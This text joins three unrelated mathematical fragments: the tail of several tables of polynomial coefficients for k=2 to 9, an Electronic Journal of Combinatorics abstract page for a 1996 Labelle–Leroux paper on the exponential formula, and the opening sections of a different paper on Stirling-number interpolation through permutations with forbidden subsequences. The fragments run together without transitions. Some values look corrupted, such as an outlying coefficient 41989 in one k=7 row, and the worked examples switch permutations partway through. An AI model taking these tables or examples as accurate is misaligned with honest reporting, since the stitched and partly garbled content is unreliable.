$141778\,t^{37}+66556\,t^{38}+10969\,t^{39}+854\,t^{40}+35\,t^{41}+t^{42}$

$1997688\,t^{43}+1120658\,t^{44}+231203\,t^{45}+23373\,t^{46}+1302\,t^{47}+42\,t^{48}+t^{49}$

$28989675\,t^{49}+18932368\,t^{50}+4713849\,t^{51}+595077\,t^{52}+42714\,t^{53}+1848\,t^{54}+49\,t^{55}+t^{56}$

$430321633\,t^{55}+320771256\,t^{56}+93827895\,t^{57}+14311479\,t^{58}+1276471\,t^{59}+70532\,t^{60}+2485\,t^{61}+56\,t^{62}+t^{63}$

$\boldsymbol{k=9}$

t

t^8

$8\,t^{15}+t^{16}$

$92\,t^{22}+16\,t^{23}+t^{24}$

$1240\,t^{29}+312\,t^{30}+24\,t^{31}+t^{32}$

$18278\,t^{36}+5984\,t^{37}+652\,t^{38}+32\,t^{39}+t^{40}$

$285384\,t^{43}+115796\,t^{44}+16552\,t^{45}+1120\,t^{46}+40\,t^{47}+t^{48}$

$4638348\,t^{50}+2247376\,t^{51}+401632\,t^{52}+35256\,t^{53}+1708\,t^{54}+48\,t^{55}+t^{56}$

$77652024\,t^{57}+43772920\,t^{58}+9432184\,t^{59}+1032814\,t^{60}+64416\,t^{61}+2424\,t^{62}+56\,t^{63}+t^{64}$

$1329890705\,t^{64}+855243648\,t^{65}+216340024\,t^{66}+28597424\,t^{67}+2214272\,t^{68}+106352\,t^{69}+3260\,t^{70}+64\,t^{71}+t^{72}$

Table 4: Polynomials $b_n(t)$ for $k=6,7,8,9$ and $n=0,\ldots,9$

$\boldsymbol{k=2}$

t
t^2
t^2
t^2+t^3
$t^2+t^3+t^4$
$t^2+2\,t^3+2\,t^4+t^5$
$t^2+3\,t^3+4\,t^4+2\,t^5+t^6$
$t^2+4\,t^3+8\,t^4+6\,t^5+3\,t^6+t^7$
$t^2+5\,t^3+14\,t^4+14\,t^5+9\,t^6+3\,t^7+t^8$
$t^2+7\,t^3+23\,t^4+32\,t^5+26\,t^6+12\,t^7+4\,t^8+t^9$
$t^2+8\,t^3+36\,t^4+64\,t^5+66\,t^6+39\,t^7+16\,t^8+4\,t^9+t^{10}$

$\boldsymbol{k=3}$

t
t^3
t^4
t^5+t^6
$3\,t^6+t^7+t^8$
$4\,t^7+5\,t^8+2\,t^9+t^{10}$
$12\,t^8+14\,t^9+10\,t^{10}+2\,t^{11}+t^{12}$
$27\,t^9+53\,t^{10}+37\,t^{11}+15\,t^{12}+3\,t^{13}+t^{14}$
$82\,t^{10}+179\,t^{11}+171\,t^{12}+71\,t^{13}+22\,t^{14}+3\,t^{15}+t^{16}$
$228\,t^{11}+664\,t^{12}+716\,t^{13}+401\,t^{14}+128\,t^{15}+29\,t^{16}+4\,t^{17}+t^{18}$
$733\,t^{12}+2386\,t^{13}+3128\,t^{14}+2051\,t^{15}+825\,t^{16}+201\,t^{17}+39\,t^{18}+4\,t^{19}+t^{20}$

$\boldsymbol{k=4}$

t
t^4
t^6
$2\,t^8+t^9$
$7\,t^{10}+3\,t^{11}+t^{12}$
$25\,t^{12}+18\,t^{13}+5\,t^{14}+t^{15}$
$108\,t^{14}+101\,t^{15}+36\,t^{16}+6\,t^{17}+t^{18}$
$492\,t^{16}+588\,t^{17}+259\,t^{18}+58\,t^{19}+8\,t^{20}+t^{21}$
$2431\,t^{18}+3471\,t^{19}+1887\,t^{20}+519\,t^{21}+87\,t^{22}+9\,t^{23}+t^{24}$
$12371\,t^{20}+20834\,t^{21}+13521\,t^{22}+4569\,t^{23}+921\,t^{24}+120\,t^{25}+11\,t^{26}+t^{27}$
$65169\,t^{22}+125976\,t^{23}+96096\,t^{24}+38730\,t^{25}+9411\,t^{26}+1474\,t^{27}+160\,t^{28}+12\,t^{29}+t^{30}$

$\boldsymbol{k=5}$

t
t^5
t^8
$2\,t^{11}+t^{12}$
$8\,t^{14}+2\,t^{15}+t^{16}$
$33\,t^{17}+18\,t^{18}+4\,t^{19}+t^{20}$
$194\,t^{20}+124\,t^{21}+36\,t^{22}+4\,t^{23}+t^{24}$
$1196\,t^{23}+1014\,t^{24}+324\,t^{25}+56\,t^{26}+6\,t^{27}+t^{28}$
$8196\,t^{26}+8226\,t^{27}+3233\,t^{28}+640\,t^{29}+84\,t^{30}+6\,t^{31}+t^{32}$
$58140\,t^{29}+68780\,t^{30}+31846\,t^{31}+7787\,t^{32}+1143\,t^{33}+114\,t^{34}+8\,t^{35}+t^{36}$
$427975\,t^{32}+579266\,t^{33}+313832\,t^{34}+90742\,t^{35}+16019\,t^{36}+1820\,t^{37}+152\,t^{38}+8\,t^{39}+t^{40}$

Table 5: Coefficients of $\widetilde{a}_o(x,t)$ for $k=2,3,4,5$ and $n=0,\ldots,10$

$\boldsymbol{k = 6}$

t

t^{6}

t^{10}

$3\,t^{14} + t^{15}$

$19\,t^{18} + 5\,t^{19} + t^{20}$

$118\,t^{22} + 50\,t^{23} + 8\,t^{24} + t^{25}$

$931\,t^{26} + 495\,t^{27} + 100\,t^{28} + 10\,t^{29} + t^{30}$

$7756\,t^{30} + 5110\,t^{31} + 1266\,t^{32} + 164\,t^{33} + 13\,t^{34} + t^{35}$

$68685\,t^{34} + 53801\,t^{35} + 16275\,t^{36} + 2560\,t^{37} + 245\,t^{38} + 15\,t^{39} + t^{40}$

$630465\,t^{38} + 575535\,t^{39} + 206954\,t^{40} + 39445\,t^{41} + 4529\,t^{42} + 340\,t^{43} + 18\,t^{44} + t^{45}$

$5966610\,t^{42} + 6224520\,t^{43} + 2611405\,t^{44} + 589676\,t^{45} + 81145\,t^{46} + 7285\,t^{47} + 454\,t^{48} + 20\,t^{49} + t^{50}$

$\boldsymbol{k = 7}$

t

t^{7}

t^{12}

$3\,t^{17} + t^{18}$

$16\,t^{22} + 3\,t^{23} + t^{24}$

$112\,t^{27} + 39\,t^{28} + 6\,t^{29} + t^{30}$

$1020\,t^{32} + 434\,t^{33} + 78\,t^{34} + 6\,t^{35} + t^{36}$

$10222\,t^{37} + 5487\,t^{38} + 1127\,t^{39} + 124\,t^{40} + 9\,t^{41} + t^{42}$

$109947\,t^{42} + 70053\,t^{43} + 17436\,t^{44} + 2247\,t^{45} + 186\,t^{46} + 9\,t^{47} + t^{48}$

$1230840\,t^{47} + 914103\,t^{48} + 268995\,t^{49} + 42144\,t^{50} + 4000\,t^{51} + 255\,t^{52} + 12\,t^{53} + t^{54}$

$14218671\,t^{52} + 12057540\,t^{53} + 4131929\,t^{54} + 764623\,t^{55} + 86652\,t^{56} + 6397\,t^{57} + 340\,t^{58} + 12\,t^{59} + t^{60}$

$\boldsymbol{k = 8}$

t

t^{8}

t^{14}

$4\,t^{20} + t^{21}$

$35\,t^{26} + 7\,t^{27} + t^{28}$

$332\,t^{32} + 98\,t^{33} + 11\,t^{34} + t^{35}$

$3766\,t^{38} + 1393\,t^{39} + 196\,t^{40} + 14\,t^{41} + t^{42}$

$45448\,t^{44} + 20650\,t^{45} + 3561\,t^{46} + 322\,t^{47} + 18\,t^{48} + t^{49}$

$580203\,t^{50} + 312739\,t^{51} + 65590\,t^{52} + 7217\,t^{53} + 483\,t^{54} + 21\,t^{55} + t^{56}$

$7684881\,t^{56} + 4813130\,t^{57} + 1197467\,t^{58} + 158928\,t^{59} + 12762\,t^{60} + 672\,t^{61} + 25\,t^{62} + t^{63}$

$104898024\,t^{62} + 74961328\,t^{63} + 21701960\,t^{64} + 3403708\,t^{65} + 326760\,t^{66} + 20552\,t^{67} + 896\,t^{68} + 28\,t^{69} + t^{70}$

$\boldsymbol{k = 9}$

t

t^{9}

t^{16}

$4\,t^{23} + t^{24}$

$27\,t^{30} + 4\,t^{31} + t^{32}$

$266\,t^{37} + 68\,t^{38} + 8\,t^{39} + t^{40}$

$3312\,t^{44} + 1048\,t^{45} + 136\,t^{46} + 8\,t^{47} + t^{48}$

$45711\,t^{51} + 17948\,t^{52} + 2712\,t^{53} + 219\,t^{54} + 12\,t^{55} + t^{56}$

$670344\,t^{58} + 312276\,t^{59} + 56942\,t^{60} + 5432\,t^{61} + 328\,t^{62} + 12\,t^{63} + t^{64}$

$10233201\,t^{65} + 5539348\,t^{66} + 1194736\,t^{67} + 137754\,t^{68} + 9654\,t^{69} + 452\,t^{70} + 16\,t^{71} + t^{72}$

$161055618\,t^{72} + 99432684\,t^{73} + 24928832\,t^{74} + 3391482\,t^{75} + 283146\,t^{76} + 15472\,t^{77} + 603\,t^{78} + 16\,t^{79} + t^{80}$

Table 6: Coefficients of $\widetilde{\alpha}_o(x,t)$ for $k = 6, 7, 8, 9$ and $n = 0, \ldots, 10$

$\boldsymbol{k=2}$

t
t^2
t^2
t^2+t^3
$t^2+t^3+t^4$
$t^2+2\,t^3+2\,t^4+t^5$
$t^2+3\,t^3+4\,t^4+2\,t^5+t^6$
$t^2+4\,t^3+8\,t^4+6\,t^5+3\,t^6+t^7$
$t^2+5\,t^3+14\,t^4+14\,t^5+9\,t^6+3\,t^7+t^8$
$t^2+7\,t^3+23\,t^4+32\,t^5+26\,t^6+12\,t^7+4\,t^8+t^9$
$t^2+8\,t^3+36\,t^4+64\,t^5+66\,t^6+39\,t^7+16\,t^8+4\,t^9+t^{10}$

$\boldsymbol{k=3}$

t
t^3
t^4
t^5+t^6
$4\,t^6+2\,t^7+t^8$
$6\,t^7+8\,t^8+3\,t^9+t^{10}$
$19\,t^8+28\,t^9+16\,t^{10}+4\,t^{11}+t^{12}$
$49\,t^9+100\,t^{10}+70\,t^{11}+26\,t^{12}+5\,t^{13}+t^{14}$
$150\,t^{10}+358\,t^{11}+325\,t^{12}+142\,t^{13}+38\,t^{14}+6\,t^{15}+t^{16}$
$442\,t^{11}+1309\,t^{12}+1414\,t^{13}+783\,t^{14}+250\,t^{15}+52\,t^{16}+7\,t^{17}+t^{18}$
$1424\,t^{12}+4772\,t^{13}+6186\,t^{14}+4102\,t^{15}+1615\,t^{16}+402\,t^{17}+70\,t^{18}+8\,t^{19}+t^{20}$

$\boldsymbol{k=4}$

t
t^4
t^6
$2\,t^8+t^9$
$5\,t^{10}+2\,t^{11}+t^{12}$
$16\,t^{12}+11\,t^{13}+4\,t^{14}+t^{15}$
$60\,t^{14}+54\,t^{15}+22\,t^{16}+4\,t^{17}+t^{18}$
$261\,t^{16}+305\,t^{17}+142\,t^{18}+34\,t^{19}+6\,t^{20}+t^{21}$
$1243\,t^{18}+1755\,t^{19}+975\,t^{20}+273\,t^{21}+51\,t^{22}+6\,t^{23}+t^{24}$
$6257\,t^{20}+10478\,t^{21}+6853\,t^{22}+2336\,t^{23}+490\,t^{24}+69\,t^{25}+8\,t^{26}+t^{27}$
$32721\,t^{22}+63100\,t^{23}+48271\,t^{24}+19497\,t^{25}+4803\,t^{26}+770\,t^{27}+92\,t^{28}+8\,t^{29}+t^{30}$

$\boldsymbol{k=5}$

t
t^5
t^8
$2\,t^{11}+t^{12}$
$12\,t^{14}+4\,t^{15}+t^{16}$
$57\,t^{17}+32\,t^{18}+6\,t^{19}+t^{20}$
$366\,t^{20}+248\,t^{21}+64\,t^{22}+8\,t^{23}+t^{24}$
$2340\,t^{23}+2002\,t^{24}+630\,t^{25}+104\,t^{26}+10\,t^{27}+t^{28}$
$16252\,t^{26}+16452\,t^{27}+6393\,t^{28}+1280\,t^{29}+156\,t^{30}+12\,t^{31}+t^{32}$
$115940\,t^{29}+137378\,t^{30}+63516\,t^{31}+15493\,t^{32}+2259\,t^{33}+216\,t^{34}+14\,t^{35}+t^{36}$
$854981\,t^{32}+1158532\,t^{33}+626996\,t^{34}+181484\,t^{35}+31887\,t^{36}+3640\,t^{37}+288\,t^{38}+16\,t^{39}+t^{40}$

Table 7: Coefficients of $\widetilde{a}(x,t)$ for $k=2,3,4,5$ and $n=0,\ldots,10$

$\boldsymbol{k = 6}$

t

t^{6}

t^{10}

$3\,t^{14} + t^{15}$

$12\,t^{18} + 3\,t^{19} + t^{20}$

$68\,t^{22} + 28\,t^{23} + 6\,t^{24} + t^{25}$

$483\,t^{26} + 253\,t^{27} + 56\,t^{28} + 6\,t^{29} + t^{30}$

$3946\,t^{30} + 2582\,t^{31} + 659\,t^{32} + 89\,t^{33} + 9\,t^{34} + t^{35}$

$34485\,t^{34} + 26953\,t^{35} + 8213\,t^{36} + 1300\,t^{37} + 133\,t^{38} + 9\,t^{39} + t^{40}$

$315810\,t^{38} + 288021\,t^{39} + 103799\,t^{40} + 19831\,t^{41} + 2318\,t^{42} + 182\,t^{43} + 12\,t^{44} + t^{45}$

$2984570\,t^{42} + 3112780\,t^{43} + 1306605\,t^{44} + 295143\,t^{45} + 40775\,t^{46} + 3689\,t^{47} + 243\,t^{48} + 12\,t^{49} + t^{50}$

$\boldsymbol{k = 7}$

t

t^{7}

t^{12}

$3\,t^{17} + t^{18}$

$26\,t^{22} + 6\,t^{23} + t^{24}$

$203\,t^{27} + 72\,t^{28} + 9\,t^{29} + t^{30}$

$41989\,t^{32} + 868\,t^{33} + 144\,t^{34} + 12\,t^{35} + t^{36}$

$20254\,t^{37} + 10914\,t^{38} + 2212\,t^{39} + 236\,t^{40} + 15\,t^{41} + t^{42}$

$219388\,t^{42} + 140106\,t^{43} + 34704\,t^{44} + 4494\,t^{45} + 354\,t^{46} + 18\,t^{47} + t^{48}$

$2459730\,t^{47} + 1827555\,t^{48} + 537357\,t^{49} + 84102\,t^{50} + 7937\,t^{51} + 492\,t^{52} + 21\,t^{53} + t^{54}$

$28431861\,t^{52} + 24115080\,t^{53} + 8261473\,t^{54} + 1529246\,t^{55} + 172956\,t^{56} + 12794\,t^{57} + 656\,t^{58} + 24\,t^{59} + t^{60}$

$\boldsymbol{k = 8}$

t

t^{8}

t^{14}

$4\,t^{20} + t^{21}$

$21\,t^{26} + 4\,t^{27} + t^{28}$

$183\,t^{32} + 53\,t^{33} + 8\,t^{34} + t^{35}$

$1918\,t^{38} + 704\,t^{39} + 106\,t^{40} + 8\,t^{41} + t^{42}$

$22908\,t^{44} + 10375\,t^{45} + 1825\,t^{46} + 170\,t^{47} + 12\,t^{48} + t^{49}$

$290511\,t^{50} + 156471\,t^{51} + 32934\,t^{52} + 3635\,t^{53} + 255\,t^{54} + 12\,t^{55} + t^{56}$

$3844688\,t^{56} + 2407227\,t^{57} + 599513\,t^{58} + 79651\,t^{59} + 6466\,t^{60} + 351\,t^{61} + 16\,t^{62} + t^{63}$

$52454248\,t^{62} + 37482092\,t^{63} + 10853332\,t^{64} + 1702405\,t^{65} + 163728\,t^{66} + 10336\,t^{67} + 468\,t^{68} + 16\,t^{69} + t^{70}$

$\boldsymbol{k = 9}$

t

t^{9}

t^{16}

$4\,t^{23} + t^{24}$

$46\,t^{30} + 8\,t^{31} + t^{32}$

$494\,t^{37} + 128\,t^{38} + 12\,t^{39} + t^{40}$

$6532\,t^{44} + 2096\,t^{45} + 256\,t^{46} + 16\,t^{47} + t^{48}$

$90954\,t^{51} + 35788\,t^{52} + 5348\,t^{53} + 422\,t^{54} + 20\,t^{55} + t^{56}$

$1339448\,t^{58} + 624552\,t^{59} + 113582\,t^{60} + 10864\,t^{61} + 632\,t^{62} + 24\,t^{63} + t^{64}$

$20459857\,t^{65} + 11077108\,t^{66} + 2387924\,t^{67} + 275174\,t^{68} + 19194\,t^{69} + 880\,t^{70} + 28\,t^{71} + t^{72}$

$322092958\,t^{72} + 198865368\,t^{73} + 49851852\,t^{74} + 6782964\,t^{75} + 565666\,t^{76} + 30944\,t^{77} + 1174\,t^{78} + 32\,t^{79} + t^{80}$

Table 8: Coefficients of $\widetilde{a}(x,t)$ for $k = 6, 7, 8, 9$ and $n = 0, \ldots, 10$

The Electronic Journal of Combinatorics

Abstract for R12 of Volume 3(2), 1996

Abstract for Gilbert Labelle and Pierre Leroux, An Extension of the Exponential Formula in Enumerative Combinatorics

Let α be a formal variable and $F_{\mathfrak{w}}$ be a weighted species of structures (class of structures closed under weight-preserving isomorphisms) of the form $F_{\mathfrak{w}} = E(F^{\mathrm{c}}_{\mathfrak{w}})$, where E and $F^{\mathrm{c}}_{\mathfrak{w}}$ respectively denote the species of *sets* and of *connected* $F_{\mathfrak{w}}$*-structures*. Multiplying by α the weight of each $F^{\mathrm{c}}_{\mathfrak{w}}$-structure yields the species $F_{\mathfrak{w}(\alpha)} = E(F^{\mathrm{c}}_{\alpha\mathfrak{w}})$. We introduce a "universal" virtual weighted species, $\Lambda^{(\alpha)}$, such that $F_{\mathfrak{w}(\alpha)} = \Lambda^{(\alpha)} \circ F^{+}_{\mathfrak{w}}$, where $F^{+}_{\mathfrak{w}}$ denotes the species of non-empty $F_{\mathfrak{w}}$-structures. Using general properties of $\Lambda^{(\alpha)}$, we compute the various enumerative power series $G(x)$, $\widetilde{G}(x)$, $\overline{G}(x)$, $G(x;q)$, $\widetilde{G}(x;q)$, $Z_G(x_1, x_2, x_3, \ldots)$, $\Gamma_G(x_1, x_2, x_3, \ldots)$, for $G = F_{\mathfrak{w}(\alpha)}$, in terms of $F_{\mathfrak{w}}$. Special instances of our formulas include the exponential formula, $F_{\mathfrak{w}(\alpha)}(x) = \exp(\alpha F_{\mathfrak{w}}(x)) = (F_{\mathfrak{w}}(x))^{\alpha}$, cyclotomic identities, and their q-analogues. The virtual weighted species, $\Lambda^{(\alpha)}$, is, in fact, a new combinatorial lifting of the function $(1+x)^{\alpha}$.

- Download the full paper:
  - PDF version
  - PostScript version
  - dvi version
  - tex version
- Next abstract
- Table of Contents for Volume 3 (2)
- Up to the E-JC/WCE home page

Stirling Numbers Interpolation using Permutations with Forbidden Subsequences

G. Labelle *, P. Leroux *, E. Pergola †, R. Pinzani †

September 1, 2000

Abstract. We present a family of number sequences which interpolates between the sequences B_n, of Bell numbers, and $n!$. It is defined in terms of permutations with forbidden patterns or subsequences. The introduction, as a parameter, of the number m of right–to–left minima yields an interpolation between Stirling numbers of the second kind $S(n,m)$ and of the first kind (signless) $c(n,m)$. Moreover, q-counting the restricted permutations by special inversions gives an interpolation between variants of the usual q-analogues of these numbers.

Résumé. Nous présentons une famille de suites de nombres qui interpole entre la suite B_n des nombres de Bell et la suite $n!$. Cette famille est définie en termes de permutations à motifs interdits. L'introduction comme paramètre du nombre d'éléments saillants minimums de gauche à droite donne une interpolation plus fine entre les nombres de Stirling de deuxième espèce $S(n,m)$ et de première espèce (sans signe) $c(n,m)$. De plus, un q-comptage de ces permutations selon des inversions particulières donne une interpolation entre des variantes des q-analogues habituels de ces nombres.

1 Introduction

The study of Stirling numbers and their q–analogues has a long history; in the last twenty years mathematicians have been interested in models giving combinatorial interpretations of classical relations involving the q–analogues of Stirling numbers. In 1961, Gould [13] gives expressions in terms of symmetric functions. A combinatorial treatment of q–Stirling numbers of second kind, involving finite dimensional vector spaces over a field $\mathcal{K}_q$ of cardinality q and inversions of restricted growth functions corresponding to set partitions is due

*LaCIM, Département de mathématiques, Université du Québec à Montréal, C.P. 8888, Succ. Centre–Ville, Montréal (Québec), Canada, H3C 3P8. e–mail: labelle.gilbert@uqam.ca, leroux.pierre@uqam.ca

†Dipartimento di Sistemi e Informatica, Universitá di Firenze, Via Lombroso 6/17, 50134 Firenze, Italy, e-mail: elisa@dsi.unifi.it, pinzani@dsi.unifi.it

to Milne [18, 19, 20]. In [11], Garsia and Remmel introduce particular rook placements in Ferrers boards. Later, Leroux [15] introduces 0–1 tableaux to prove the conjecture of Butler [8] concerning the q–log concavity for q–Stirling numbers, and De Médicis and Leroux [16, 17] study and generalize q–Stirling numbers of both kinds, using this interpretation. See also Wachs and White [25].

On the other hand, the study of permutations with forbidden subsequences has made meaningful progresses in the last thirty years: Simion and Schmidt have showed that the n–th Catalan number is the common value for the number of permutations with a single forbidden subsequence of length three [23]; Bóna in [5, 6] and Gessel in [12] provide some other results for permutations avoiding a single forbidden subsequence of length four. Concerning permutations avoiding a single subsequence of length greater than four, Regev [21] obtained an interesting result, that is: the number of permutations of length n avoiding the pattern $1\ldots(k+1)$ is asymptotically equal to $c(k-1)^{2n}n^{(2k-k^2)/2}$, where c is a constant. Pell, Fibonacci, Motzkin and Schröder numbers are sequences which count permutations avoiding more than one forbidden subsequence. We refer to Guibert [14] and West [26] for an exhaustive survey on the results and on the tools used to study permutations with forbidden subsequences and to Bóna [7] for recent results.

In this paper we put these two research areas together. In particular, we give combinatorial interpretations of q–analogues of Stirling numbers of both kinds in terms of permutations with forbidden subsequences. More precisely, in the spirit of two previous works of Barcucci, Del Lungo, Pergola, Pinzani [3, 4], we introduce an infinite family $\left\{\mathcal{B}_n^j\right\}_{j\geq 1}$ of permutations with forbidden subsequences whose cardinalities interpolate between the Bell number B_n and $n!$. By considering right–to–left minima and j^{th}-kind inversions (see the definition in Section 2), this specializes to an interpolation between Stirling numbers of the second kind $S(n,m)$ and of the first kind (signless) $c(n,m)$ and their q–analogues. In fact, for j large $\mathcal{B}_n^j$ is the set of all permutations. For $j=1$, there is a simple bijection between $\mathcal{B}_n^1$ and set partitions of $\{1,2,\ldots,n\}$ for which right–to–left minima of permutations correspond to blocks, and first-kind inversions, essentially to usual inversions in partitions.

In Section 2, we recall the concept of permutation with forbidden subsequences and generalize some classical definitions about permutations. We also recall the classical definitions of the q-analogues $S_q[n,m]$ and $c_q[n,m]$ of the Stirling numbers. In Section 3, we introduce a class of permutations with one forbidden subsequence, counted by the Bell numbers and we call them Bell permutations for this reason. This is the case $j=1$. These permutations avoid the subsequence $4\bar{1}32$; this is a natural extension of the forbidden pattern which consists of three decreasing elements in a permutation [23]. A bijection with set partitions is established and also the connection with the classical q–analogue. In Section 4, the forbidden subsequence characterizing Bell permutations is generalized, and we obtain an infinite family B^j of classes of permutations. The n–th term of each number sequence associated to the class lies between the

n–th Bell number and $n!$. An evaluation of Bell polynomials is obtained in the particular case $j = 2$, and the q–analogue is given a combinatorial interpretation. The permutations of length n counted by the n–th term of this sequence are in bijection with bicolored set partition on a $(n-1)$–element set, and both a recursive and a direct bijection is presented in Section 5. Section 6 contains enumerative results on the classes of permutations $\mathcal{B}^j = \bigcup_{n\geq 1} \mathcal{B}_n^j$, $j \geq 1$, and a combinatorial interpretation of polynomials $a_{n,m}^{(k,j)}(q)$ such that $a_{n,m}^{(m+1,1)}(q) = q^{n-m} S_q[n,m]$ and $a_{n,m}^{(n+1,\infty)}(q) = q^{n-m} c_q[n,m]$.

2 Notations and Definitions

In this section we recall the concepts of permutations with forbidden subsequences and generalize some classical definitions about permutations. In particular, the concept of j^{th}–kind inversion is introduced. We also recall the classical q-analogues of Stirling numbers and the concept of generating tree.

A permutation $\pi = \pi(1)\pi(2)\ldots\pi(n)$ on $[n] = \{1, 2, \ldots, n\}$ is a bijection from $[n]$ to $[n]$. Let S_n be the set of permutations on $[n]$. A permutation $\pi \in S_n$ *contains a subsequence of type* $\tau \in S_k$ if and only if a sequence of indices $1 \leq i_1 < i_2 < \ldots < i_k \leq n$ exists such that $\pi(i_1)\pi(i_2)\ldots\pi(i_k)$ is ordered as τ. We denote the set of permutations of S_n *avoiding* subsequences of type τ by $S_n(\tau)$. The concept of permutation avoiding a subsequence of type τ can be extended to any totally ordered set ℓ, for example, for ℓ an l–element subset of $[n]$, we can use the notation $S_\ell(\tau)$ in this case.

Example 2.1 The permutation 58132674 belongs to $S_8(4321)$ because none of its subsequences of length 4 are of type 4321. This permutation does not belong to $S_8(4132)$ because there exist some subsequences of type 4132 like, for example, $\pi(2)\pi(3)\pi(6)\pi(8) = 8164$.

A *barred* subsequence $\bar{\tau}$ on $[k]$ is a permutation of S_k having a bar over one of its elements. Let τ be a permutation on $[k]$ identical to $\bar{\tau}$ but unbarred and $\hat{\tau}$ be the permutation on $[k-1]$ made up of the $(k-1)$ unbarred elements of $\bar{\tau}$, rewritten to be a permutation on $[k-1]$. A permutation $\pi \in S_n$ *contains a type* $\bar{\tau}$ *subsequence* if π contains a type $\hat{\tau}$ subsequence that, in turn, does not expand to a type τ subsequence. We denote the set of permutations of S_n not containing type $\bar{\tau}$ subsequences by $S_n(\bar{\tau})$ and we set $S(\bar{\tau}) = \bigcup_{n\geq 1} S_n(\bar{\tau})$ In words, $\pi \in S_n(\bar{\tau})$ if and only if any subsequence of type $\hat{\tau}$ of π can be extended to a subsequence of type τ.

Example 2.2 If $\bar{\tau} = 4\bar{1}32$ then $\tau = 4132$ and $\hat{\tau} = 321$. The permutation $\pi = 58132674$ belongs to $S_8(\bar{\tau})$ because all its subsequences of type $\hat{\tau}$:
$\pi(1)\pi(4)\pi(5) = 532$, $\pi(2)\pi(4)\pi 5) = 832$, $\pi(2)\pi(6)\pi(8) = 864$ and
$\pi(2)\pi(7)\pi(8) = 874$ are subsequences of a sequence of type τ, because
$\pi(1)\pi(3)\pi(4)\pi(5) = 5132$, $\pi(2)\pi(3)\pi(4)\pi(5) = 8132$,
$\pi(2)\pi(4)\pi(6)\pi(8) = 8364$ and $\pi(2)\pi(5)\pi(7)\pi(8) = 8274$ are of type τ.

If we have the set $\tau_1 \in S_{k_1}, \ldots, \tau_p \in S_{k_p}$ of barred or unbarred permutations, we denote the set $S_n(\tau_1) \cap \ldots \cap S_n(\tau_p)$ by $S_n(\tau_1, \ldots, \tau_p)$ or by $S_n(F)$, if $F = \{\tau_1, \ldots, \tau_p\}$. For $\pi \in S_n$, we call *insertion sites* the $n+1$ positions lying on the left of $\pi(i)$, $1 \leq i \leq n$, and on the right of $\pi(n)$; the site i is the one on the left of $\pi(i)$ and the site $(n+1)$ is on the right of $\pi(n)$. The site i of $\pi \in S_n(F)$ is called *active* if the insertion of $n+1$ into the position between $\pi(i-1)$ and $\pi(i)$ gives a permutation belonging to the set $S_{n+1}(F)$; otherwise it is said to be *inactive*.

Example 2.3 The permutation $\pi = 58132674 \in S_8(4\bar{1}32)$ has 4 active sites that is the sites: $3, 5, 8$ and 9. Indeed, the permutations: $589132674, 581392674$, 581326794 and 581326749 belong to $S_9(4\bar{1}32)$, while the remaining sites are inactive, for example 581326974 has the subsequence 974 of type 321 but it is not a subsequence of a sequence of type 4132.

Let π be a permutation on $[n]$. The element $\pi(i)$, $1 \leq i \leq n$, is a *right–to–left minimum* if $\pi(i) < \pi(t)$, for all $t \in [i+1, n]$. This means that an index i_1, $i+1 \leq i_1 \leq n$, such that $\pi(i) > \pi(i_1)$ does not exist. We propose to generalize the concept of right–to–left minimum as follows: let π be a permutation on $[n]$; the element $\pi(i)$, $1 \leq i \leq n$, is a *j–th kind right–to–left minimum* if and only if a sequence of indices of length j: $i_1, ..., i_j$, $i+1 \leq i_1 < ... < i_j \leq n$, such that $\pi(i) > \pi(i_l)$, $1 \leq l \leq j$ does not exist. This implies that the j rightmost elements of π are trivially j–th kind right–to–left minima. Of course a right–to–left minimum is the same as a first kind right–to–left minimum while each element of the permutation is an ∞–kind right–to–left minimum. Hence the number of ∞–kind right–to–left minima is the length of the permutation.

Example 2.4 The permutation $\pi = 58132764$ has:

- 3 right–to–left minima: $\pi(3) = 1$, $\pi(5) = 2$ and $\pi(8) = 4$;
- 5 second kind right–to–left minima: $\pi(3) = 1, \pi(4) = 3, \pi(5) = 2, \pi(7) = 6$ and $\pi(8) = 4$;
- 6 third kind right–to–left minima: $\pi(3) = 1$, $\pi(4) = 3$ $\pi(5) = 2$, $\pi(6) = 7$, $\pi(7) = 6$ and $\pi(8) = 4$;
- 8 ∞–kind right–to–left minima.

Let π be a permutation on $[n]$. An *inversion* is a pair of indices, (s, t), $1 \leq s < t \leq n$, such that $\pi(s) > \pi(t)$; furthermore, we say that it is a *j–th kind inversion* if $\pi(t)$ is a j–th kind right–to–left minimum. Following this definition the classical concept of an inversion becomes an ∞–kind inversion, while the number of inversions with respect to the right–to–left minima are first kind inversions. We use the notation $\mathrm{inv}_j(\pi)$ to denote the number of j–th kind inversions of π.

Example 2.5 The permutation $\pi = 58132764$ of Example 2.4 has:

- 9 first kind inversions: $(1,3)$,$(1,5)$,$(1,8)$,$(2,3)$,$(2,5)$,$(2,8)$,$(4,5)$,$(6,8)$,$(7,8)$;
- 12 second kind inversions: $(1,3)$,$(1,4)$,$(1,5)$,$(1,8)$,$(2,3)$,$(2,4)$,$(2,5)$,$(2,7)$, $(2,8)$,$(4,5)$,$(6,8)$,$(7,8)$;
- 13 third kind inversions: $(1,3)$,$(1,4)$,$(1,5)$,$(1,8)$,$(2,3)$,$(2,4)$,$(2,5)$,$(2,6)$, $(2,7)$,$(2,8)$,$(4,5)$,$(6,8)$,$(7,8)$;
- 13 ∞–kind inversions: $(1,3)$,$(1,4)$,$(1,5)$,$(1,8)$,$(2,3)$,$(2,4)$,$(2,5)$,$(2,6)$, $(2,7)$,$(2,8)$,$(4,5)$,$(6,8)$,$(7,8)$.

Hence we have $\mathrm{inv}_1(\pi) = 9$, $\mathrm{inv}_2(\pi) = 12$, $\mathrm{inv}_3(\pi) = 13$, $\mathrm{inv}_\infty(\pi) = 13$.

The classical q-analogues of the Stirling numbers of the first kind (signless) $c_q[n,m]$ and of the second kind $S_q[n,m]$, as defined by Gould [13] in 1961, are characterized by the generating functions

$$\sum_{m=0}^{n} c_q[n,m] z^{n-m} y^m = \prod_{i=0}^{n-1} (y + [i]_q z), \tag{2.1}$$

$$\sum_{n=m}^{\infty} S_q[n,m] z^{n-m} = \prod_{i=1}^{m} \frac{1}{1-[i]_q z}, \tag{2.2}$$

where $[i]_q := 1 + q + \ldots + q^{i-1} = (q^i - 1)/(q-1)$ denotes the usual q-analogues of i. They satisfy the recurrences

$$c_q[n+1,m] = c_q[n,m-1] + [n]_q c_q[n,m], \tag{2.3}$$

$$S_q[n+1,m] = S_q[n,m-1] + [m]_q S_q[n,m]. \tag{2.4}$$

